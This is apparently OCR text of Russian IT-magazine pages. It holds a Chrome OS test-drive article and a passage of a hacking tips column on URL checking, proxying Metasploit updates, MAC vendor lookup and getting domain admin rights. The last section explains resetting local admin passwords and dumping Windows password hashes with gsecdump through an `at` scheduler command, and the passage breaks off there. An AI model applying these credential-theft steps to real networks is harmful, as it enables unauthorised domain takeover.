
Cr-48 — первый ноутбук на Google Chrome OS

GOOGLE CHROME OS УЖЕ СЕЙЧАС

Устраиваем тест-драйв новой ОС от Google

Операционная система Google Chrome OS близка к нам как никогда. В декабре компания отправила 60 000 ноутбуков Cr-48 на базе новой ОС тем, кто оставил заявки и подошел по ряду требований. Пользователи из России как обычно оказались в пролете. И пускай нетбука от Google мы не увидим, оценить саму ОС можем вполне!

Правильный ноутбук глазами Google — это уже интересно. Загрузка занимает около десяти секунд, а выход из спящего режима происходит мгновенно. Это не те обещанные когда-то семь секунд, но уже неплохо. Нетбук, к тому же с системой, полностью завязанной на онлайн, не мог остаться без беспроводных модулей. Поэтому помимо адаптера 802.11b/g/n здесь есть еще и встроенный модем 3G. Для видео-звонков предусмотрена неплохая веб-камера. Клавиатура ноутбука — полноразмерная, а площадь тачпада заметно увеличена. При весе в 1.7 кг (казалось бы, не позволяющем рассчитывать на мощный аккумулятор) ноутбук работает около 8 часов в обычном режиме. В режиме Standby, по словам производителя, новинка продержится неделю. От каких привычных элементов решил избавиться Google? Во-первых, от подверженных механическому воздействию HDD-дисков — вместо них используется неприхотливая flash-память. Во-вторых, от клавиши Caps Lock — вместо нее теперь специальная кнопка для быстрого поиска. И в-третьих, от недостаточного охлаждения. Звучит неплохо, да? И вот, когда в процессе чтения характеристик уже начинают течь слюнки и хочется сказать: «Да-да! Я именно такой активный пользователь Инета, который точно будет использовать Cr-48 каждый день и



Делаем загрузочную USB с Chromium OS

выдавать подробнейший фидбек», на глаза попадается дополнительное уточнение, что пилотная программа распространяется только на жителей США. Так что попробовать новый гаджет можно разве что купив его у барыг на eBay. С другой стороны, пощупать операционную систему, причем практически в том виде, в котором она установлена на борту Cr-48, можно и на обычном компьютере или ноутбуке.

Так какая она — ОС от Google?

Прежде чем начинать эксперименты, давай разберемся, что вообще такое Google Chrome OS. Если в двух словах, это ОС-браузер. Идея в том, что кроме браузера, который запускается через несколько секунд после включения устройства, тебе ничего больше и не нужно. Да-да, так и есть. Хочешь офисный пакет? Пожалуйста! Google Docs. Почтовый клиент? Google Mail! IM-клиент? Google Talk! И так далее... В ОС есть только браузер, а в качестве приложений устанавливаются веб-аппликации. Теперь это особенно просто благодаря появлению специального магазина приложений Chrome Web Store (о нем ниже). Компания Google не раз заявляла, что ни одного действительно значимого десктопного приложения со времен Skype'а, который появился в 2003 году, разработано не было, и любая программа может отлично чувствовать себя в вебе. Сказано — сделано. Сначала были выпущены революционные по своей функциональности онлайн-сервисы. Затем появился браузер Google Chrome, в котором эти приложения чувствовали себя максимально комфортно, причем как в плане производительности, так и в плане поддержки всех современных стандартов (в том числе HTML5 и Flash). И вот теперь — целая операционная система, в которой основной упор сделан на работу браузера. Все оптимизации направлены на то, чтобы пользователь уже через считанные секунды после включения мог получить доступ к Chrome и запустить нужные ему приложения. Есть ли в этом смысл?
На деле такой подход дает ряд неоспоримых плюсов. Данные хранятся на сервере — они не потеряются и в любой момент доступны с любого другого компьютера. Из всех приложений в системе фактически работает один лишь браузер, и это хорошо в плане безопасности — обновить одну программу, установив все заплатки (к тому же, это делается автоматически) проще, чем апдейтить систему и многочисленные программные продукты. Важен аспект быстродействия — приложения, пускай и в окружении браузера, выполняются очень быстро: в этом заслуга многочисленных оптимизаций, специального JS-движка V8, а также аппаратно-ускоренной 3D-графики. В конце концов, это банально простота. Пользователю не надо морочить голову по поводу установки основных приложений — в Chrome OS все сделано за него. Из этих плюсов, впрочем, вытекает один, но очень серьезный минус. Я говорю о тотальной привязанности к Сети. Лишь некоторые веб-приложения могут работать офлайн (тут опять же спасибо заранее разработанной технологии Google Gears). Остальным же интернет строго необходим.

Chrome OS vs Chromium OS

Вообще говоря, познакомиться с Google Chrome OS уже давно может каждый. Дело в том, что большая часть исходных кодов находится в совершенно открытом доступе. В рамках этого проекта система носит название Chromium OS. Возникает вопрос: чем тогда эти две ОС отличаются друг от друга? Фундаментально это один и тот же код, но отличия все же есть. Chrome OS автоматически устанавливает апдейты, в то время как в Chromium OS такой функции пока не реализовано. Первая будет поддерживаться Google, а поддержка второй ложится на плечи open-source сообщества. Chromium OS является проектом с открытым кодом и в основном рассчитан на разработчиков, которые могут изменять имеющийся код и создавать свои собственные версии. Chrome OS же предназначен для обычных пользователей и будет устанавливаться на ноутбуки OEM-производителями. Причем это единственный вариант получить эту ОС: она не будет продаваться в коробках и не будет доступна для загрузки в виде дистрибутива. Причина проста: Chrome и правильный с точки зрения Google ноутбук — понятия неделимые.
Но мы можем совершенно спокойно взять исходники с chromium.org/chromium-os, открыть подробную инструкцию и собрать свою собственную Chrome OS. С другой стороны, можно даже не возиться с make и build. Есть более простой вариант — найти уже собранную версию Chromium OS. Таких готовых сборок довольно много, но наиболее популярными являются версии от парня с ником




links

Популярный ресурс по Chrome OS: www.chromeossite.com; Русскоязычный ресурс по ОС от Google: www.osbygoogle.ru.



dvd


Рабочие сборки Chrome OS ты найдешь на нашем диске




info

Несмотря на большую активность Google по продвижению Chrome OS, бывший сотрудник компании, Пол Бакхайт, сделал заявление, что проект операционной системы Chrome OS не имеет будущего. По его мнению, в Chrome OS изначально не было никакого смысла, поскольку большая часть возможностей этой платформы реализована в Android. Поэтому уже в следующем году проект Chrome OS либо будет свернут, либо объединен с Android.





VMware Player — бесплатная программа для запуска виртуальных машин



Окно авторизации в Chromium Flow

Hexxeh (chromeos.hexxeh.net). Последняя сборка имеет кодовое название Flow и помимо оригинального кода несет в себе ряд полезных доработок.
В дополнение к оригинальной версии ты получаешь лучшую поддержку железа и веб-камеры, автоматические обновления, а также улучшенный интерфейс. Все файлы отлично умещаются на 2Гб usb-флешке.

Два варианта загрузки

На своем сайте Hexxeh предлагает два разных образа Chromium OS: VMWare-image для запуска системы под VMware и usb-image, чтобы закинуть все данные на флешку и загружаться с нее. Оба занимают примерно по 300 Мб.
Чтобы запустить образ виртуальной машины, необязательно искать полную версию VMware — с запуском вполне справится бесплатная прога VMware Player (vmware.com/products/player). После распаковки архива у тебя будет два файла: конфиг виртуалки (ChromeOS.vmx) и ее виртуальный HDD (ChromeOS.vmdk). После запуска VMware Player'а необходимо выбрать в меню пункт «Open a Virtual Machine» и указать пункт до vmx-файла. Через некоторое время ты увидишь окно загруженной Chromium OS. Видишь, как все просто. У запуска под виртуалкой есть одно большое преимущество: система точно заработает. Нет никакой зависимости от того, на каком железе работает компьютер и ноутбук. С другой стороны, по меньшей мере нелепо пробовать в действии ОС, которая позиционируется как сверхбыстрая, под тормозным виртуальным окружением. Поэтому я все же рекомендую загрузить ОС от Google с флешки.
Образ с файлами для загрузки с usb-накопителя распространяется на сайте Hexxeh'a в формате IMG и упакован в tag.gz. Распаковав образ с помощью WinRAR или 7-zip, необходимо записать его на флешку (>= 2 Гб). Далее — перенести на флешку файлы из образа. В этом поможет утилита Image Writer for Windows (launchpad.net/win32-image-writer), которой нужно будет указать путь до IMG-файла и имя флешки, на которую будет выполняться запись. Не пугайся, если во время запуска проги выскочит ошибка «File error», ругаясь на невозможность получить дескриптор девайса. Это нормально. Файлы все равно будут перемещены из IMG-файла на флешку. Через некоторое время можно будет ребутать компьютер и, не забыв включить загрузку с usb-накопителя в БИОСе, пощупать реально работающую систему.

Первый запуск

Загрузившись, ОС попросит ввести логин/пароль. В случае Chrome ОС здесь нужно было бы ввести данные от своего Google-аккаунта. Но, так как мы имеем дело со сборкой Flow, то дефолтные логин и пароль — facepunch/facepunch. После входа в систему сразу загружается браузер :).
В левом углу на уровне вкладок будет логотип Chrome — это страница с ярлыками приложений (надо понимать, что в большинстве своем это просто закладки, которые открывают страницы соответствующих веб-сервисов). В правом верхнем углу будет иконка для настройки браузера, пиктограмма для отображения текущего заряда батареи и простенький менеджер настройки сети. Собственно, это все, больше ничего нет — даже для того, чтобы сделать скриншот, надо устанавливать расширение для браузера.

Обычные линуксовые программы в Chromium OS

Несмотря на загоны Google'а по поводу того, что приложения должны быть выполнены в виде веб-сервиса, Chromium OS базируется на ядре Ubuntu. А это значит, что при желании можно установить все привычные линуксовые программы. Для этого делаем следующее:

1. Открываем окно терминала уже знакомой горячей клавишей <Ctrl+Alt+T>

2. Далее создаем вспомогательные каталоги:

```
$ sudo mkdir -p /var/cache/apt/archives/partial
$ sudo mkdir -p /var/log/apt
```

3. Перемонтируем корень в rw:

```
$ sudo mount -o remount,rw /
```

4. Создаем файл с описанием репозиториев sources.list:

```
$ echo "deb http://mirror.yandex.ru/ubuntu karmic
main restricted" | sudo tee -a /etc/apt/sources.
list
```

5. Получаем список пакетов:

```
$ sudo apt-get update
```

6. Устанавливаем все необходимое.



Магазин веб-приложений Chrome

В новом менеджере окон есть хоткеи на все случаи жизни. Достаточно нажать <F8>, чтобы увидеть интерактивную справку по хоткеям (подробнее во врезке). Если хочется поковыряться в системе поглубже, нажми <Ctrl+Alt+t> и откроется окно родного терминала. К сожалению, поддержка железа у Chromium OS пока хромает. На сайте есть wiki, в котором составляется список проверенных ноутбуков и нетбуков, на которых ОС гарантированно заработает. К примеру, на двух из трех тестовых ноутбуков не захотела работать беспроводная сеть.
Так же, как в обычных дистрибутивах Linux есть менеджеры пакетов, для Chrome OS есть магазин приложений Chrome Web Store (chrome.google.com/webstore). Функционально такой каталог аналогичен Apple App Store, Android Market и другим магазинам приложений для мобильных устройств: каждая программа имеет описание, рецензии пользователей и общий рейтинг.
Большинство приложений бесплатны и устанавливаются в один клик мыши. Есть и платные — в этом случае деньги при покупке списываются со счета, который необходимо привязать к своему аккаунту. Несмотря на то, что магазин приложений Google появился совсем недавно, уже сейчас здесь есть масса полезностей.

Список горячих клавиш в Chrome OS

Выпустив нетбук Cr-48, Google показал и то, как он видит оптимальную раскладку, которая отличается от стандартной. Так, в компании безжалостно избавились от кнопки Caps Lock. Вместо нее теперь горячая клавиша для поиска. Если говорить о других горячих клавишах, то в Chrome OS их предостаточно. Посмотреть все комбинации хоткеев можно прямо в системе, нажав <F8>. Ниже — список самых востребованных:

```
<Shift>-<Esc> — запуск таск-менеджера
<Ctrl>-<Back> — предыдущая вкладка
<Ctrl>-<Forward> — следующая вкладка
<Ctrl>-<Next> — сделать скриншот окна
<Ctrl>-<Alt>-<t> — открыть окно терминала
<Ctrl>-<Shift>-<i> — отобразить тулзы для девелопера
```

Что будет дальше?

Компания Googe движется по намеченному пути. Сначала у нее появились «программы в браузере», доказавшие свою состоятельность и мало в чем уступающие десктопным приложениям. Позже корпорация после многих лет поддержки Mozilla неожиданно выпускает сверхбыстрый браузер, чтобы еще улучшить эти приложения (чего стоит опция, позволяющая сделать из любой странички обычную программу). И вот теперь — релиз ОС, которая максимально заточена под работу браузера.
Даже если из этой затеи ничего не получится (а такие слухи ходят), Google'у это нужно хотя бы для того, чтобы закончить логическую цепочку. У нас же сейчас есть два варианта. Мы можем дождаться в продаже нетбуков на базе Chrome OS, о выпуске которых уже заявили некоторые производители, или прямо сейчас взять образ Chromium OS и посмотреть, что это за зверь. В конце концов, можно поставить последнюю бету Google Chrome, в которой всем желающим открыт доступ к приложениям из Chrome Web Store! ⌶



Алексей «GreenDog» Тюрин agrrrdog@gmail.com



Easy Hack



№ 1 ЗАДАЧА: ПРОВЕРИТЬ ГРУППУ URL НА ДОСТУП

РЕШЕНИЕ:

Да здравствует автоматизация! В нашем деле без нее — никак. Например, часто требуется проверить какую-то группу хостов на существование некого url'а или на стандартные логины/пароли. Чтобы автоматизировать данный процесс, можно воспользоваться каким-нибудь скриптовым языком. Я вот Perl люблю, особенно его regexp'ы :).
Потому за основу решения данной задачи возьмем Perl с библиотекой LWP, которая по стандарту присутствует в его комплектациях.

```
#!/usr/bin/perl
#Подключаем библиотечку
use LWP::UserAgent;

#Первый аргумент – файл с url'ами для проверки
$ip_file=$ARGV[0];
#Открываем файл и читаем его
open(FILE,"$ip_file") or die "$ip_file not found";

while(<FILE>){
  #Убираем перевод строки и добавляем хост в массив
  chomp($_);
  push(@ips, $_);
}
close (FILE);

#Создаем новый объект
$browser = new LWP::UserAgent;
#Ждем ответ 5 секунд
$browser->timeout(5);

#Проходим по всем хостам
foreach $ip(@ips){
  #Отправляем запрос на хост
  $response= $browser->get($ip);

  #Проверяем ответ
  if(!$response->is_success){
    print "Error: ".$response->status_line."\r\n";
  }
  else {print "OK: ".$response->status_line. " \r\n ";}
}
```

Как видишь — все просто. Запрос к серверу выполняется одной командой.
В `$response->status_line` хранится код ответа, по которому можно судить о ситуации. Итог странички в `$response->content`.
Чтобы пройти http-аутентификацию, требуется добавить пару строк перед отправкой запроса:


```
$browser->credentials(
       $ip[$i].':80',
       'Basic realm',
       'username' => 'password'
        );
```

Тут все понятно: имя хоста с портом, строка запроса (то, что в кавычках, если зайти на url браузером), логин и пароль.
Данный модуль может многое: GET/POST запросы, кукисы, изменение http-заголовков и так далее. Быстро и просто.
Я думаю, ни для кого не секрет, что скриптовых языков много — чего стоят хотя бы такие гиганты, как PHP, Python, Perl, Ruby... Каждый из них имеет свои бонусы, хотя применительно к нашим целям разница не особо заметна. Главное — иметь в запасе знаний хотя бы один скриптовый язык, и его применение, несомненно, принесет хорошие плоды.

№ 2 ЗАДАЧА: ОБНОВИТЬ METASPLOIT FRAMEWORK ЧЕРЕЗ ПРОКСИ-СЕРВЕР

РЕШЕНИЕ:

Metasploit Framework растет и развивается каждый день: новые модули, скрипты и возможности, исправление всевозможных багов... Работа над MSF кипит. Потому и обновлять его желательно каждый день. Система обновления MSF построена на основе SVN (Subversion). Subversion — это свободная централизованная система управления версиями, которая используется очень многими разработчиками программного обеспечения (и не только) в различных проектах. Доступ в SVN осуществляется различными способами, в том числе и по http/https-протоколу. При обновлении Metasploit'a используется как раз https-протокол. И логично, что в такой ситуации система просто обязана поддерживать работу через прокси-серверы.



Настройка использования прокси Subversion

Ну это так, в качестве общего описания, в основном для Win-пользователей, так как SVN запихнут в большинство *nix-систем :).
Но начнем с последних. Файлы конфигов SVN лежат в домашней директории каждого пользователя в .subversion. Для настройки

прокси нам потребуется файл server.В нем, в разделе [global], мы можем задать общие настройки по прокси: имя сервера, порт, логин и пароль (если на прокси используется аутентификация пользователей), данные аутентификации для доступа к репозиторию, настройки SSL и так далее.
Так как SVN-система используется для доступа к различным репозиториям, то и настройки можно задавать для каждого из них. Например, зададим настройки для доступа к MSF. Находим [groups] и создаем группу:

```
MSF = *.metasploit.com
```

Далее пропишем для нее настройки прокси:

```
[MSF]
http-proxy-host = адрес_прокси
http-proxy-port = порт_прокси
…
```


Все, как видишь, очень просто.
Теперь немного специфики для MSF в Windows-системах.
До последней версии Metasploit работал в Cygwin'е и настраивался SVN уже в нем, то есть аналогично *nix-версиям. С выходом же версии 3.5 ситуация изменилась, так как от Cygwin'а отказались.
Теперь в Win-инсталляшке помимо MSF устанавливается куча всякого дополнительного ПО типа PostgeSQL и JAVA (потому и размер дистрибутива вырос до 250 метров). В том числе устанавливается Subversion.
Лежит он физически в «путь_до_MSF\tools\svn». Кстати, поговаривают о проблемах, если Subversion уже был установлен. Так что будь там осторожнее :).
Файл настройки SVN запрятали совсем глубоко — в скрытую папку «Application Data» каждого из пользователей. Попасть туда можно так: %APPDATA%\Subversion.
Остальное — аналогично *nix-системам.



ЗАДАЧА: ПОЛУЧИТЬ НАЗВАНИЕ ПРОИЗВОДИТЕЛЯ УСТРОЙСТВА ПО ЕГО MAC-АДРЕСУ.


РЕШЕНИЕ:

Ни для кого не секрет, что почти у всех сетевых устройств имеются 48-битные MAC-адреса, и что адреса эти уникальны. Первые 24 (точнее, 22) бита адреса привязаны к его производителю. Потому появляется возможность выявлять однотипные устройства в локальной Сети, а в случае крупных Сетей это бывает очень полезно. Большинство X-тулз типа Nmap'а имеют свои базы (файл nmap-mac-prefixes), по которым выявляют вендора. Но не все так часто обновляются, как Nmap, и, например, тот же Cain&Abel (файл oui.txt) имеет проблемы с определением производителя по новым устройствам. Последнюю официальную базу OUI (Organizationally Unique Identifier) можно почерпнуть тут: standards.ieee.org/develop/regauth/oui/oui.txt.



Кроме того, есть нестандартные значения OUI, которых нет в данной базе. В основном это всякие виртуальные устройства. Некоторые из таких OUI есть в базе Nmap'а, в остальных случаях потребуется воспользоваться силами поисковиков.


Organizationally Unique Identifiers




ЗАДАЧА: ПОЛУЧЕНИЕ ПРАВ ДОМЕННОГО АДМИНА

РЕШЕНИЕ:

Продолжим серию решений для этой насущной задачи :)
В данном случае предположим, что у нас есть физический доступ к одному из компьютеров (мы — злобные инсайдеры), на который заходил, хотя бы удаленно, один из доменных админов. Добиться того, чтобы админ зашел на него — не проблема. По стандарту, у обычных пользователей нет прав на установку ПО или изменение каких-либо настроек — это делают админы. По логике, админы должны бы ходить для таких дел по компьютерам под урезанными учетными записями, но такое бывает редко — обычно они ползают с доменными правами.
Если такими мелкими вопросами занимается техподдержка и админчика не удается заставить зайти на подконтрольный комп, то это тоже не страшно. Завладев правами техподдержки, можно уже будет развить атаку на других системах.
Общая задача такова: запустить какую-нибудь тулзу типа gsecdump'а или fgdump'а, которая выдаст нам либо хэшики, либо кэшики пароля админчика :). Имея хэшики, можно будет сразу ползти на домен, используя технику «pass the hash», о которой я писал в предыдущем номере. Кэшики придется брутить. Но давай последовательно. Данные тулзы для своей работы требуют как минимум прав Администратора, но по факту — LocalSystem.Как стать локальным админом — вопрос, конечно, большой. Но если его получить хотя бы в виде NTLM-хэша, то, считай, дело сделано. Хотя бы потому, что очень часто пасс на локального админа ставят одинаковым для большинства хостов.
Но мы воспользуемся несколько другим способом. Используя либо загрузочный диск, либо загрузочную флешку и поставив загрузку с данного девайса, можно сбросить пароль локального админа. Дистрибутивов, которые могут делать такие вещи, достаточно. Если на BIOS стоит пароль, то можно его сбросить, вынув батарейку. Классика, в общем.
Еще важный момент. Локальный администратор — это стандартная учетная запись, но при использовании доменов ее частенько отключают для секьюрности. Фишка в том, что если перезагрузить комп и запустить Windows в безопасном режиме (кликай F8 при загрузке ОС), то локальная учетная запись админа включается. Так что очень вероятно подойдет и пустой пароль :). Зайдя под локальным админом, можно включить учетку и в нормальном виде («Мой ПК → Управление компьютером → Пользователи → Администратор → Свойства → Отключить учетную запись»). Далее, залогинившись под администратором, можно поднять свои права до System. Но сначала о специфике данных тулз, и вообще о системе хранения авторизационных данных в Windows.
Данные эти хранятся в трех местах: в SAM, в LSA и в кэше. Если не вдаваться в подробности, то:
• в SAM хранятся LM/NTLM–хэши локальных пользователей данного хоста;
• в LSA также хранятся LM/NTLM–хэши, но уже пользователей доменных;
• в кэше хранятся хэши паролей десяти последних пользователей, которые авторизовались на данном хосте.



NTLM-хэши, экспортированные в Cain



Ставим задание в планировщик

Хэши из SAM, понятно, нам не очень интересны. Кстати, hashdump в MSF достает только их, к сожалению.

LSA — лакомый кусочек, но данные в нем стираются после перезагрузки.

Кэш — неплохое место. Официально он используется в тех ситуациях, когда доменный хост не имеет связи с доменом, а пользователю все-таки надо поработать. Потому авторизация происходит с использованием данных из кэша.

Для нас проблема с кэшем заключается в том, что это не простой NTLM-хэш (DES).

Кэш получается следующим образом:

1. Пароль хэшируется NTLM-алгоритмом (то есть DES);
2. Логин конвертируется в Unicode;
3. Логин добавляется к хэшу пароля, и еще раз хэшируется по MD4.

Так как хэш «просаливается» логином, то тут нам поможет только перебор. Подробнее можно почитать тут: openwall.info/wiki/john/MSCash.

Теперь о тулзах: fgdump — может доставать кэши, а gsecdump — доменные учетные записи из хранилищ. Обе берут также данные из SAM.

Чтобы получить права System, можно воспользоваться стандартным виндовым планировщиком заданий. Под Windows XP точно работает :).

Пишем в консоли:

```
at 19:45 /INTERACTIVE cmd /c "c:\gsecdump.exe -a > c:\hash.txt "
```

Где:

- at — команда для манипуляции с заданиями;
- 19:45 — время запуска команды;

• `/INTERACTIVE` — необязательная опция, которая указывает, что пользователь может взаимодействовать с запускаемой программой;
